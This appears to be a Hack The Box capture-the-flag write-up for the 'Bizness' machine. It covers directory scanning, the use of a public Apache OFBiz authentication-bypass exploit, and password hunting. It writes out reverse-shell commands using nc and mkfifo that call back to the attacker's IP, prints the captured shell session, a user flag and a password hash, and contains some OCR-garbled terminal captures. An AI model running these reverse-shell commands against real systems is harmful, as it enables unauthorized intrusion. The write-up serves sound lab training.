

# Bizness HTB


## User Reconnaissance

1. We can check where is the webpage with curl

```
(kali㉿kali)-[~]  
$ curl -I 10.10.11.252  
HTTP/1.1 301 Moved Permanently  
Server: nginx/1.18.0  
Date: Sat, 10 Feb 2024 01:31:08 GMT  
Content-Type: text/html  
Content-Length: 169  
Connection: keep-alive  
Location: https://bizness.htb/
```

2. Result of dirsearch show /solr/admin, upon opening we are redirected to this page.

```
[20:35:49] 404 - 682B - /META-INF/app-config.xml  
[20:35:49] 404 - 682B - /META-INF  
[20:35:49] 404 - 682B - /META-INF/CERT.SF  
[20:35:49] 404 - 682B - /META-INF/  
[20:35:49] 404 - 682B - /META-INF/application.xml  
[20:35:49] 404 - 682B - /META-INF/jbosscomp-jdbc.xml  
[20:35:49] 404 - 682B - /META-INF/jboss-ejb-client.xml  
[20:35:49] 404 - 682B - /META-INF/context.xml  
[20:35:49] 404 - 682B - /META-INF/ejb-jar.xml  
[20:35:49] 404 - 682B - /META-INF/container.xml  
[20:35:49] 404 - 682B - /META-INF/eclipse.inf  
[20:35:49] 404 - 682B - /META-INF/beans.xml  
[20:35:49] 404 - 682B - /META-INF/jboss-app.xml  
[20:35:49] 404 - 682B - /META-INF/jboss-client.xml  
[20:35:49] 404 - 682B - /META-INF/jboss-deployment-structure.xml  
[20:35:49] 404 - 682B - /META-INF/ironjacamar.xml  
[20:35:49] 404 - 682B - /META-INF/jboss-webservices.xml  
[20:35:49] 404 - 682B - /META-INF/jboss-ejb3.xml  
[20:35:49] 404 - 682B - /META-INF/MANIFEST.MF  
[20:35:49] 404 - 682B - /META-INF/openwebbeans/openwebbeans.properties  
[20:35:49] 404 - 682B - /META-INF/ra.xml  
[20:35:49] 404 - 682B - /META-INF/SOFTWARE.SF  
[20:35:49] 404 - 682B - /META-INF/spring/application-context.xml  
[20:35:49] 404 - 682B - /META-INF/weblogic-application.xml  
[20:35:49] 404 - 682B - /META-INF/weblogic-ejb-jar.xml  
[20:35:49] 404 - 682B - /META-INF/persistence.xml  
[20:36:03] 200 - 21B - /solr/admin/file/?file=solrconfig.xml  
[20:36:03] 200 - 21B - /solr/admin/  
[20:36:03] 302 - 0B - /solr/ → https://bizness.htb/solr/control/checkLogin/  
[20:36:11] 404 - 682B - /WEB-INF/applicationContext.xml  
[20:36:11] 404 - 682B - /WEB-INF/application-client.xml  
[20:36:11] 404 - 682B - /WEB-INF/cas-servlet.xml  
[20:36:11] 404 - 682B - /WEB-INF  
[20:36:11] 404 - 682B - /WEB-INF/
```



3. We can find a CVE about ofbiz here

[https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass?](https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass?tab=readme-ov-file)  
[tab=readme-ov-file](#)

```
aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

(kali@kali)-[~/Documents/businesshtb/Apache-OFBiz-Authentication-Bypass]
└─$ python3 exploit.py --url https://business.htb --cmd 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.10.14.4 9001 >/tmp/f'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

(kali@kali)-[~/Documents/businesshtb/Apache-OFBiz-Authentication-Bypass]
└─$ python3 exploit.py --url https://business.htb --cmd 'nc -c sh 10.10.14.4 9001'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

(kali@kali)-[~/Documents/businesshtb/Apache-OFBiz-Authentication-Bypass]
└─$

listening on [any] 9001 ...
^C
(kali@kali)-[~/Documents/businesshtb/Apache-OFBiz-Authentication-Bypass]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.252] 35120
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
lib
LICENSE
NOTICE
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
```

User flag

```

kali@kali: ~/Documents/biznesshtb/Apache-OFBiz-Authentication-Bypass
File Actions Edit View Help
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.
atext=true
+] Payload generated successfully.
+] Sending malicious serialized payload...
+] The request has been successfully sent. Check the result of th
command.

--(kali@kali)-[~/Documents/biznesshtb/Apache-OFBiz-Authenticatio
-Bypass]
$ python3 exploit.py --url https://bizness.htb --cmd 'nc -c sh 1
.10.14.4 9001'
+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.
atext=true
+] Payload generated successfully.
+] Sending malicious serialized payload...
+] The request has been successfully sent. Check the result of th
command.

--(kali@kali)-[~/Documents/biznesshtb/Apache-OFBiz-Authenticatio
-Bypass]
$ python3 exploit.py --url https://bizness.htb --cmd 'nc -c sh 1
.10.14.4 9001'
+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.
atext=true
+] Payload generated successfully.
+] Sending malicious serialized payload...
+] The request has been successfully sent. Check the result of th
command.

--(kali@kali)-[~/Documents/biznesshtb/Apache-OFBiz-Authenticatio
-Bypass]
$

```

```

ofbiz
cd
ls
user.txt
pwd
/home/ofbiz
ls
user.txt
ls -la
total 32
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Jan  8 05:31 .
drwxr-xr-x 3 root  root          4096 Dec 21 09:15 ..
lrwxrwxrwx 1 root  root          9 Dec 16 05:21 .bash_history
-> /dev/null
-rw-r--r-- 1 ofbiz ofbiz-operator 220 Dec 14 14:24 .bash_logout
-rw-r--r-- 1 ofbiz ofbiz-operator 3560 Dec 14 14:30 .bashrc
drwxr-xr-x 8 ofbiz ofbiz-operator 4096 Dec 21 09:15 .gradle
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 .java
-rw-r--r-- 1 ofbiz ofbiz-operator 807 Dec 14 14:24 .profile
-rw-r--r-- 1 root  ofbiz-operator  33 Feb  9 01:54 user.txt
id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operato
r)
cat user.txt
2da31c98bd89056c236cf8d2c86fbf3a
ls
user.txt
sudo -l
ls
user.txt
sudo su
ls
user.txt

```

## Privilege Escalation

grep -arin -o -E '(\w+\W+){0,5}password(\W+\w+){0,5}'

```

kali@kali: ~
File Actions Edit View Help
$ python3 -c "len 47ca69ebb4bdc9ae0adec130880165d2cc05db1a"
File "<string>", line 1
len 47ca69ebb4bdc9ae0adec130880165d2cc05db1a
^
SyntaxError: invalid decimal literal

--(kali@kali)-[~/Documents/CVE-2022-0847-DirtyPipe-Exploit]
$ python3 -c "len (47ca69ebb4bdc9ae0adec130880165d2cc05db1a)"
File "<string>", line 1
len(47ca69ebb4bdc9ae0adec130880165d2cc05db1a)
^
SyntaxError: invalid decimal literal

--(kali@kali)-[~/Documents/CVE-2022-0847-DirtyPipe-Exploits]
$ python3 -c "len ('47ca69ebb4bdc9ae0adec130880165d2cc05db1a')"
```

```

c6850.dat:291:en"%https://bizness.htb/control/password
c6850.dat:396:en$https://bizness.htb/control/passwordFuzz Faster U Fool v2
c6850.dat:477:en$https://bizness.htb/control/passwordFuzz Faster U Fool v2
c6850.dat:1071:en"(https://bizness.htb/control/password
c6850.dat:1078:PasswordFuzz Faster U Fool v2
c6850.dat:1196:https://bizness.htb/control/forgot-passwordFuzz Faster U Fool v2
c6850.dat:1116:passwordFuzz Faster U Fool v2
c6850.dat:1139:passwordFuzz Faster U Fool v2
c6850.dat:1282:passwordFuzz Faster U Fool v2
c6850.dat:1419:passwordFuzz Faster U Fool v2
c6850.dat:1792:0.https://bizness.htb/control/password
c6850.dat:1864:PasswordFuzz Faster U Fool v2
c6850.dat:1864:passwordFuzz Faster U Fool v2
c6850.dat:1898:en/-https://bizness.htb/control/Password-RecoveryFuzz Faster U Fool
c6850.dat:2096:https://bizness.htb/control/lost-passwordFuzz Faster U Fool v2
c6850.dat:2143:en/-https://bizness.htb/control/password-recoveryFuzz Faster U Fool
c6850.dat:2204:en,https://bizness.htb/control/password
c6850.dat:2214:PasswordFuzz Faster U Fool v2
c6850.dat:2216:passwordFuzz Faster U Fool v2
c6850.dat:2245:en"%https://bizness.htb/control/Password
c6850.dat:2247:PasswordFuzz Faster U Fool v2
c6850.dat:2279:passwordFuzz Faster U Fool v2
c6850.dat:2313:PasswordFuzz Faster U Fool v2
c6850.dat:2334:en$https://bizness.htb/control/PasswordFuzz Faster U Fool v2
c6850.dat:2640:PasswordFuzz Faster U Fool v2
c6850.dat:2651:passwordFuzz Faster U Fool v2
c6850.dat:2656:PasswordFuzz Faster U Fool v2
c6850.dat:3031:passwordFuzz Faster U Fool v2
c5fa1.dat:44:PASSWORDSEPARATOR_LINESEPARATOR_TEXTSTATE_PROVINCE
c180.dat:87:SYSCS_CREATE_USEUserNampasswordVARCHAR
c180.dat:87:PASSWORD$c013800d-00fb-2649-07ec-000000134f30
c180.dat:87:SYSCS_RESET_PASSWORDUserNampasswordVARCHAR
c180.dat:87:PASSWORD$c013800d-00fb-2649-07ec-000000134f30
c180.dat:87:SYSCS_MODIFY_PASSWORDpasswordVARCHAR
c54d0.dat:21:Password="$SHA$d$uP0_QaVbPDWFe08-dRzDqRwQ2I" enabled
c54d0.dat:21:Password
ca1.dat:32:PASSWORD$9810800c-0134-14a5-40c1-000004f61f90
ca1.dat:186:PASSWORD
ca1.dat:495:PASSWORD
ca1.dat:519:PASSWORD
ca1.dat:804:PASSWORD
PASSWORD804:9f311549-018c-71c6-2b97-ffffa94ec81a
ca1.dat:805:PASSWORD

```